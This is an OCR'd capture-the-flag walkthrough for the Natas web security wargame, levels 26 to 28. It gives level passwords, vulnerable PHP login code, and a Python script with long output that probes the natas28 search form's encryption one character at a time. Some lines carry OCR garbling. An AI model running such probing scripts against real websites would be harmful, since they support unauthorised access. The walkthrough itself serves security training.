
▼ Level 26


URL : http://natas26.natas.labs.overthewire.org


















u3RRffXjysjgwFU6b9xa23i6prmUsYne u3RRffXjysjgwFU6b9xa23i6prmUsYne


Password:

```
u3RRffXjysjgwFU6b9xa23i6prmUsYne
```


▼ Level 27

URL : http://natas27.natas.labs.overthewire.org






```php
<?php

// morla / 10111
// database gets cleared every 5 min


/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/


function checkCredentials($link,$usr,$pass){

    $user=mysqli_real_escape_string($link, $usr);
    $password=mysqli_real_escape_string($link, $pass);

    $query = "SELECT username from users where username='$user' and password='$password' ";
    $res = mysqli_query($link, $query);
    if(mysqli_num_rows($res) > 0){
        return True;
    }
    return False;
}


function validUser($link,$usr){

    $user=mysqli_real_escape_string($link, $usr);

    $query = "SELECT * from users where username='$user'";
    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            return True;
        }
    }
    return False;
}


function dumpData($link,$usr){

    $user=mysqli_real_escape_string($link, trim($usr));

    $query = "SELECT * from users where username='$user'";
    $res = mysqli_query($link, $query);
    if($res) {
        if(mysqli_num_rows($res) > 0) {
            while ($row = mysqli_fetch_assoc($res)) {
                // thanks to Gobo for reporting this bug!
                //return print_r($row);
                return print_r($row,true);
            }
        }
    }
    return False;
}


function createUser($link, $usr, $pass){

    if($usr != trim($usr)) {
        echo "Go away hacker";
```





Password:

1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj

▼ Level 28

URL : http://natas28.natas.labs.overthewire.org






```
import requests
import string
from requests.auth import HTTPBasicAuth
import urllib.parse

basicAuth=HTTPBasicAuth('natas28', '1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj')
count = 0
headers = {'Content-Type': 'application/x-www-form-urlencoded' }

u="http://natas28.natas.labs.overthewire.org/index.php"

for c in string.printable:
    data = "query=" + "A"*9 + c
    response = requests.post(u, headers=headers, data=data, auth=basicAuth, verify=False, allow_redirects=True)
    newUrl = urllib.parse.unquote(response.url)
    query = newUrl.split("=")[1]
    print(c, "\t", query)

    print("length: ", len(query))
    count += 1
```

Output:

```
┌──(jynx㉿kali)-[~/Desktop/linux/natas]
└─$ python3 natas28_2.py
0       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLMZ+VlxdJ6hwqD6pEldL+xc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
1       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLhVZBw8kHvobqmAjFIKwrCc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
2       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAY7zF9masUKIIFcOCEFRzc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
3       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlt2Ty3802RNtB/v17aqRNrc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwI
length:  107
4       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKjq98EyKeGNv0aN47410Suc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
5       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJrEEQGppubpN+ltdC4XJq1c4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
6       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKseym515X/wJSZb8sko8P9c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
7       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlqO2wCclSvxnuivWMpBW92c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
8       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLDUWOqlBHo6pUJpZ+ckv3fc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
9       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJI0a1R7+HZ4zgea1WyFUcDc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
a       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlkA4mnOUKh8BvERzIoyMYtc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
b       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKaJ+w3LEi9VL2×96EIV7z3c4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
c       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl1ZuexNCnLbVB/YkQXe5JOc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
d       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl/dr/07Kww/CqqxthJgd+Ec4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwI
length:  107
e       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlUfzbKV4Hs4bPdElNkG0UVc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
f       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLRsQQPlzGJwDL6MLP4QVYnc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwI
length:  107
g       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJJI2eg+xHEiQbBC7YDmLzqc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
```


```
h	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIgsW57EwoWeBsGcEQivMGHc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
i	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJUe/gy0RJ1+oIteN0xjr21c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
j	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIOrXLYIAUVvST0IN4X6eCYc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
k	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLtHr6lkT/rfiqpIdeaK90Yc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
l	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJR5DOJIO1Jvdp0SqATORZ6c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
m	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLu5+IL9tEMDrMAEI4eDJrUc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
n	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLZsw8u5ucHviAmIt5r/4fKc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
o	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPI5IDVCyNMW7LeyftN2nlJzc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
p	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIkjb5TEJGf8JKzHOWJIT3Oc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
q	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIzgpUFkwjvAU8wBzw4ifyGc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
r	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKZV+4RTv0iq4yu7Y9MdTVDc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
s	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJNL2XOzY1XANigHWdAZqqpc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
t	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIyumUcZYoHjwoY37IqIk1mc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
u	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLTHRDbIRlxhDRj5D8BlzY8c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
v	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJvsOkjZ2yPo1tgvJbYROtfc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
w	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIukaOLxub959gTwBXxD9kSc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
x	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLKIHmyx1HAjZ4GFItb5kEfc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
y	G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJuRZ3t9JP+LP3ZVx1efME8c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
```


```
z       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAN0rDrwIpLEOpWDkSMrGmc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwI
length:  107
A       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJfIqcn9iVBmkZvmvU4kfmyc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
B       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKwWRkCbl032NzxYAraAVOHc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwI
length:  107
C       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIivWCxh6pGMVm4fhNwCtwhc4pf+0pFACRndRda5Za71v
NN8znGntzhH2ZQu87WJwI
length:  107
D       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPK4p+/WIW/Pid4opx48aaS7c4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
E       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKYvlEvWY8RYCtXKlLDOU3xc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
F       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKkvr1xXmBjDgBZf8prPf28c4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwI
length:  107
G       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLqQBrsrAfseifoyfPUqfOkc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwI
length:  107
H       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLsn/gznGPk3RWoKFZPb6HLc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
I       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJzrtUkb/WQ+kONxzuRDomZc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
J       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIPAdYogvU2Q5e/ryeAxWcIc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
K       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKfMOaAY/BWVDwSFs7AN/1sc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
L       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKLLV9k7YMhhyeicLywTytvc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwI
length:  107
M       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJL1sFGsRwvZR2LGSjL6HN3c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
N       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIasBquVNOmj2ywfv0xDAuJc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
O       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLRevp2GltLylf/T7T2Yrwlc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwI
length:  107
P       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIOLdcnX9ctE4sztHnDijiLc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwI
length:  107
Q       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL4BgT2vob2FOpzAEP0Xyxgc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwI
length:  107
```


R G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIX/7oYc/TzHXUsuSzf4g7Yc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
S G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJHg5QoYFxLvynMLMMqrxSMc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
T G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIZcEQeVJdXY79o+NC7S//Xc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
U G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIk+f+/m2XNhp6X+H5ummWWc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
V G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLOyjIAow6iK3v9e3LqDyjIc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
W G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLcrfsmePooGY3QQh+Gjc56c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
X G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKgZloZZY0WN3g7ca9j0LDnc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
Y G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIvquvTLE9Tc61jrqz6U3abc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
Z G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJVkRIFN4w0jaPEBV9B9zupc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
! G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL89BFp1pIW82MyjZBNJIYKc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
" G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5le0uzFQTQyTJF5uPUK3l8gMqM9OYQkTq645oGdhkgSlo
length: 107
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJUdC72C0LUdS5k9uPenlQic4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
$ G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKfK+x7HXu9hEgwQtWQwtAsc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
% G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKIFsYeK8Y3JmD4ecRfI3d+c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
& G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKIFsYeK8Y3JmD4ecRfI3d+oJUi8wHPnTascCPxZZSMWpc5zZBSL6eob5V3O1b5+MA
length: 107
' G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5lstdkbwCSkbjZzJR1FrozncqM9OYQkTq645oGdhkgSlo
length: 107
(G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPJvZsXaCHb7wsA+NGcWPxBrc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107
) G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLqwTLM0GgKDharm5vJaLBjc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI
length: 107

```
*       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl1zW4ZieEpFgel6E0VTDXHc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length:  107
+       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLD7lckJQcplLNw/BaVLH3oc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length:  107
,       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLQu85+zBd/4iJ2jg+YjntPc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwl
length:  107
-       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlfob2VLO5pf8p7MrIQxpLXc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length:  107
.       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPltPr4cBrygLTjKzbasUuDwc4pf+0pFACRndRda5Za71vNN8z
nGntzhH2ZQu87WJwl
length:  107
/       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPlvcyrxjhb4D1smChUE/AaCc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length:  107
:       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKviTREvQmGmkDhVXTJXJGjc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
;       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLEI5MWQYpq4si5J2ET36Mdc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
<       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPl2IanteO5LJgT3Cy2xlLqJc4pf+0pFACRndRda5Za71vNN8
znGntzhH2ZQu87WJwl
length:  107
=       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKN3hn56PDDBzfYEG82Fzo7c4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
>       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPL5xrkuu8bNTq0d3/Jxgdvbc4pf+0pFACRndRda5Za71vNN
8znGntzhH2ZQu87WJwl
length:  107
?       G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLzhKYEKOL7EFg2Xa+UXXVYc4pf+0pFACRndRda5Za71vN
N8znGntzhH2ZQu87WJwl
length:  107
